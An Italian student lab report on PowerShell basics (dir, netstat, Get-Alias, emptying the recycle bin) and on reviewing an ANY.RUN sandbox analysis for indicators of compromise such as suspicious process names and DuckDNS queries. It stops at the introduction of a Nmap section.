

PowerShell, Studio IoC, Nmap e SQL Injection

Progetto S11 L5



Gianluca Vitale

1. Sintesi

Il presente laboratorio è composto da due esercizi principali e due attività bonus. Nel primo esercizio si è esplorato Windows PowerShell su una macchina virtuale Windows 10 Pro N, analizzando comandi di base, cmdlet, connessioni di rete attive tramite netstat e la gestione del cestino. Nel secondo esercizio si è studiata un'analisi sandbox disponibile su ANY.RUN, identificando gli indicatori di compromissione (IoC) associati a un campione malevolo. I due esercizi bonus hanno riguardato rispettivamente l'esplorazione dello strumento Nmap sulla macchina virtuale CyberOps Workstation e l'analisi di un attacco di SQL injection tramite Wireshark.

2. Obiettivo

Gli obiettivi del laboratorio sono: esplorare le funzionalità di Windows PowerShell; analizzare gli indicatori di compromissione (IoC) di un campione malevolo tramite sandbox; apprendere l'utilizzo di Nmap per la scansione di porte e servizi di rete; comprendere il funzionamento di un attacco di SQL injection attraverso l'analisi del traffico di rete.

3. Ambiente di Laboratorio

Per gli esercizi 1 e 2 è stata utilizzata una macchina virtuale Windows 10 Pro N (build 10.0.19045.2965) in Oracle VirtualBox, con indirizzo IP 10.0.2.15 e gateway 10.0.2.2. Per i bonus 1 e 2 si è utilizzata la macchina virtuale CyberOps Workstation (Arch Linux, utente analyst), anch'essa con indirizzo IP 10.0.2.15/24. Per l'esercizio 2 è stata consultata la piattaforma sandbox ANY.RUN.

4. Esercizio 1 – Usare Windows PowerShell

4.1 Introduzione

PowerShell è uno strumento di automazione di Windows che funge sia da console di comando che da linguaggio di scripting. L'obiettivo di questo esercizio è esplorare alcune delle sue funzionalità principali:

l'esecuzione di comandi base, l'utilizzo dei cmdlet, l'analisi delle connessioni di rete tramite netstat e la gestione del cestino.

4.2 Ambiente

L'esercizio è stato svolto su una macchina virtuale Windows 10 Pro in Oracle VirtualBox. Sono state utilizzate contemporaneamente una console Windows PowerShell e un Prompt dei comandi.

4.3 Procedura e Risultati

Parte 1 e 2 – Apertura console e comandi di base

Sono state aperte contemporaneamente una console Windows PowerShell e un Prompt dei comandi. In entrambe sono stati eseguiti i comandi dir, ping, cd e ipconfig, verificando che producono output equivalenti nelle due shell.




Fig. 1 – Comando dir in PowerShell (sopra) e CMD (sotto)




Fig. 2 – Comando ping google.com in entrambe le console




Fig. 3 – Comando `ipconfig` in entrambe le console




Fig. 4 – Comando `cd Desktop` in entrambe le console

Quali sono gli output del comando dir?


In PowerShell il comando `dir` visualizza `Mode`, `LastWriteTime`, `Length` e `Name` in un formato strutturato. Nel Prompt dei comandi l'output riporta data, ora, l'indicatore `<DIR>` e il nome delle cartelle, con un riepilogo finale del numero di file e dello spazio disponibile.

Quali sono i risultati dei comandi ping, cd e ipconfig?

I comandi funzionano in modo identico in entrambe le shell. `Ping` raggiunge `google.com` con risposta da `192.178.194.113` (TTL=128, latenza ~23-24 ms); `cd` sposta la directory corrente in `Desktop`; `ipconfig` mostra la configurazione di rete con IP `10.0.2.15`, subnet mask `255.255.255.0` e gateway `10.0.2.2`.

Parte 3 – Esplorazione dei cmdlet

Tramite il cmdlet `Get-Alias` si è identificato che il comando `dir` è un alias del cmdlet nativo `Get-ChildItem`. I cmdlet PowerShell seguono la convenzione verbo-nome.



```
Amministratore: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multiplatforma https://aka.ms/pscore6

PS C:\Windows\system32> Get-Alias dir

CommandType      Name
-----
Alias             dir -> Get-ChildItem

PS C:\Windows\system32>
```


Fig. 5 – `Get-Alias dir` mostra `dir` ® `Get-ChildItem`

Qual è il comando PowerShell per dir?

Il comando PowerShell equivalente a `dir` è `Get-ChildItem`, di cui `dir` è un alias predefinito.

Parte 4 – Comando netstat

Con `netstat -h` sono state visualizzate tutte le opzioni disponibili. Con `netstat -r` è stata mostrata la tabella di routing IPv4 e IPv6. Con `netstat -abno`, eseguito con privilegi di amministratore, sono state visualizzate tutte le connessioni TCP attive con i relativi processi e PID. Il PID 868 è stato individuato nel Task Manager alla scheda Dettagli, corrispondente al processo `svchost.exe` con account SERVIZIO DI RETE, percorso `C:\Windows\System32`.



```
Amministratore: Windows PowerShell
PS C:\Windows\system32> netstat -r

Elenco interfacce
5...00 00 27 96 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1

IPv4 Tabella route

Route attive:
Route attive:
Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
-----
0.0.0.0             0.0.0.0    10.0.2.2     10.0.2.15    25
10.0.2.0            255.255.255.0 On-link     10.0.2.15    281
10.0.2.15           255.255.255.255 On-link     10.0.2.15    281
10.0.2.255          255.255.255.255 On-link     10.0.2.15    281
127.0.0.0           255.0.0.0   On-link     127.0.0.1    331
127.0.0.1           255.255.255.255 On-link     127.0.0.1    331
127.255.255.255     255.255.255.255 On-link     127.0.0.1    331
224.0.0.0           240.0.0.0   On-link     127.0.0.1    331
224.0.0.0           240.0.0.0   On-link     10.0.2.15    281
255.255.255.255     255.255.255.255 On-link     127.0.0.1    331
255.255.255.255     255.255.255.255 On-link     10.0.2.15    281


Route permanenti:
Nessuna

IPv6 Tabella route

Route attive:
Route attive:
Interf Metrica Rete Destinazione Gateway
-----
5 201 ::/0 fe80::2
1 331 ::1/128 On-link
5 281 fd17:625c:f037:2::/64 On-link
5 281 fd17:625c:f037:2:7899:5949:534:2173/128 On-link
5 281 fd17:625c:f037:2:eca8:12fc:88de:a304/128 On-link
5 281 fe80::/64 On-link
5 281 fe80::7de5:ce64:b266:fed3/128 On-link
1 331 ff00::/8 On-link
5 281 ff00::/8 On-link

Route permanenti:
Nessuna
PS C:\Windows\system32>
```

Fig. 6 – `netstat -r` con tabella di routing IPv4



```
Amministratore: Windows PowerShell
Route permanenti:
Nessuna
PS C:\Windows\system32> netstat -abno

Connessioni attive

Proto  Indirizzo locale      Indirizzo esterno      Stato      PID
-----
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING  868
RpcSs
[svchost.exe]
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING  1120
CDPSvc
[svchost.exe]
TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING  3792
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:49664         0.0.0.0:0              LISTENING  660
[lsass.exe]
TCP    0.0.0.0:49665         0.0.0.0:0              LISTENING  500
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:49666         0.0.0.0:0              LISTENING  716
EventLog
[svchost.exe]
TCP    0.0.0.0:49667         0.0.0.0:0              LISTENING  412
Schedule
[svchost.exe]
TCP    0.0.0.0:49671         0.0.0.0:0              LISTENING  2064
[spoolsv.exe]
TCP    0.0.0.0:49672         0.0.0.0:0              LISTENING  640
Impossibile ottenere informazioni sulla proprietà
TCP    10.0.2.15:139          0.0.0.0:0              LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    10.0.2.15:49769       23.11.40.157:80        ESTABLISHED 5152
[wwahost.exe]
TCP    10.0.2.15:49774       84.53.184.232:443      CLOSE_WAIT  5152
[wwahost.exe]
TCP    10.0.2.15:49783       23.11.40.157:80        ESTABLISHED 5004
[SearchApp.exe]
TCP    10.0.2.15:49784       150.171.85.254:443     CLOSE_WAIT  5004
[SearchApp.exe]
TCP    10.0.2.15:49836       4.207.247.138:443      ESTABLISHED 412
[svchost.exe]
TCP    10.0.2.15:49939       150.171.110.53:443     CLOSE_WAIT  5004
[SearchApp.exe]
TCP    10.0.2.15:49947       2.22.248.135:443      CLOSE_WAIT  5004
```

Fig. 7 – `netstat -abno` con connessioni attive e PID




Fig. 8 – Task Manager scheda Dettagli con proprietà PID 868

Qual è il gateway IPv4?

Il gateway IPv4 è 10.0.2.2.

Quali informazioni si ottengono dalla scheda Dettagli e dalla finestra Proprietà?

Dalla scheda Dettagli si ottengono nome del processo (svchost.exe), PID (868), stato (In esecuzione), nome utente (SERVIZIO DI RETE) e utilizzo di CPU e memoria. Dalla finestra Proprietà si ottengono il percorso del file (C:\Windows\System32), le dimensioni (54 KB) e le date di creazione e ultima modifica (5 maggio 2023)

Parte 5 – Svuotare il cestino

È stato creato un file di testo tramite Blocco note, eliminato spostandolo nel Cestino. Tramite il cmdlet `clear-recyclebin`, confermando con 'S', il file è stato eliminato definitivamente. L'icona del Cestino sul desktop è tornata allo stato vuoto.



Fig. 9 – Cestino svuotato tramite `clear-recyclebin`

Cosa è successo ai file nel Cestino?

I file presenti nel Cestino sono stati eliminati in modo permanente dal sistema. L'operazione non è reversibile tramite il normale ripristino.

4.4 Conclusione

L'esercizio ha dimostrato come PowerShell offra funzionalità avanzate rispetto al tradizionale Prompt dei comandi. I cmdlet seguono una struttura verbo-nome che rende i comandi intuitivi e facilmente automatizzabili. In particolare, la possibilità di analizzare le connessioni di rete attive con `netstat` e di correlare i PID ai processi tramite il Task Manager rappresenta uno strumento utile per un analista di sicurezza nel monitoraggio del sistema.

Domanda di Riflessione

PowerShell è utile per un analista di sicurezza perché consente di automatizzare attività di monitoraggio e risposta. Tra i cmdlet più utili si trovano `Get-EventLog` per l'analisi dei log di sistema, `Get-Process` e `Get-Service` per monitorare processi e servizi attivi, e `Test-NetConnection` per verificare la raggiungibilità di host e porte. Questi strumenti permettono di gestire in modo efficiente anche grandi infrastrutture.

5.1 Introduzione

Gli IoC (Indicators of Compromise) sono segnali specifici che indicano che un sistema è stato compromesso. Tra i principali tipi di IoC si trovano gli hash di file, gli indirizzi IP e domini malevoli e i processi anomali. In questo esercizio è stata analizzata un'analisi sandbox disponibile sulla piattaforma ANY.RUN, che consente di osservare il comportamento reale di un campione malevolo in un ambiente controllato e di estrarne gli IoC.

5.2 Ambiente

L'analisi è stata consultata sulla piattaforma sandbox ANY.RUN all'indirizzo <https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/>. Il campione è stato eseguito in un ambiente Windows 10 Professional a 64 bit.

5.3 Analisi e Risultati

Informazioni generali del campione

The screenshot displays the ANY.RUN web interface for a malware analysis. The main window shows a list of HTTP requests with columns for Time, Method, Status, and URL. The right sidebar provides a detailed view of the selected process, 'firefox.exe', showing its network connections and system activity. The bottom status bar indicates that the sample is running on a Windows 10 Professional 64-bit environment.

Time	Method	Status	URL
3675 ms	GET	200 OK	http://detectportal.firefox.com/success.html
3729 ms	GET	200 OK	http://detectportal.firefox.com/success.html
3812 ms	POST	200 OK	http://ocsp.sectigo.com/
3813 ms	POST	200 OK	http://ocsp.sectigo.com/
3877 ms	POST	200 OK	http://ocsp.sectigo.com/
3936 ms	POST	200 OK	http://ocsp.sectigo.com/
3959 ms	POST	200 OK	http://ocsp.sectigo.com/
3963 ms	POST	200 OK	http://ocsp.sectigo.com/
3981 ms	POST	200 OK	http://ocsp.sectigo.com/
3982 ms	POST	200 OK	http://ocsp.sectigo.com/
4318 ms	POST	200 OK	http://ocsp.sectigo.com/
4319 ms	POST	200 OK	http://ocsp.sectigo.com/
5624 ms	POST	200 OK	http://ocsp.sectigo.com/
5720 ms	POST	200 OK	http://ocsp.sectigo.com/
5721 ms	POST	200 OK	http://ocsp.sectigo.com/
12125 ms	POST	200 OK	http://ocsp.sectigo.com/
12529 ms	POST	200 OK	http://ocsp.sectigo.com/
13629 ms	POST	200 OK	http://ocsp.sectigo.com/
15630 ms	POST	200 OK	http://ocsp.sectigo.com/

Fig. 10 – Panoramica dell'analisi ANY.RUN con processi e traffico di rete

Processi anomali rilevati



Fig. 12 – Attività comportamentali: processi sospetti e comportamenti rilevati

Sono stati rilevati 155 processi totali, di cui 25 monitorati e 3 classificati come sospetti: Jvczfhe.exe (PID7492), Muadnrd.exe (PID 7824 e 7248) e InstallUtil.exe (PID 5152). Tra i comportamenti sospetti osservati si evidenziano: l'utilizzo di cmd.exe per l'esecuzione di comandi; l'utilizzo di timeout.exe per ritardare l'esecuzione; la verifica delle lingue supportate e del GUID della macchina; la lettura delle impostazioni di sicurezza del sistema; la disabilitazione dei log di traccia; la connessione a una porta insolita da parte di InstallUtil.exe.

Minacce di rete e IoC di rete

HTTP Requests 31 Connections 99 DNS Requests 161 Network Threats 19					
	Timeshift	Class	PID	Process name	Message
NETWORK	14525 ms	Not Suspicious Traffic	2256	svchost.exe	INFO [ANY.RUN] Attempting to access raw user conte...
	14529 ms	Not Suspicious Traffic	2256	svchost.exe	INFO [ANY.RUN] Attempting to access raw user conte...
	14530 ms	Not Suspicious Traffic	2256	svchost.exe	INFO [ANY.RUN] Attempting to access raw user conte...
FILES	55607 ms	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
	55609 ms	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
	55610 ms	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
DEBUG	55611 ms	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
	55611 ms	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
	55612 ms	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
	133.94 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
	133.94 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
	186.17 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
	186.17 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
	186.17 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
	186.17 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
	212.28 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
	212.28 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain
	264.50 s	Potentially Bad Traffic	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to a *.duckdns .org Do...
	264.50 s	Misc activity	2256	svchost.exe	ET INFO DYNAMIC_DNS Query to *.duckdns. Domain

Fig. 13 – Network Threats: query verso domini DuckDNS classificate come Potentially Bad Traffic

Sono state rilevate 19 minacce di rete, tutte generate dal processo svchost.exe (PID 2256). Si tratta di query DNS ripetute verso domini con suffisso *.duckdns.org, classificate come 'Potentially Bad Traffic' e 'Misc activity'. I domini DuckDNS contattati costituiscono IoC di tipo URL e domini, utili per bloccare le comunicazioni del malware a livello di firewall o DNS.

5.4 Conclusione

L'analisi sandbox ha permesso di identificare i principali IoC del campione: gli hash del file (MD5, SHA1, SHA256) come impronta digitale univoca, i processi anomali avviati durante l'esecuzione e i domini DuckDNS contattati come IoC di rete. Questi indicatori possono essere utilizzati per rilevare ulteriori infezioni, bloccare le comunicazioni del malware e condividere l'intelligence con altri analisti.

6. Bonus 1 – Esplorazione di Nmap

6.1 Introduzione

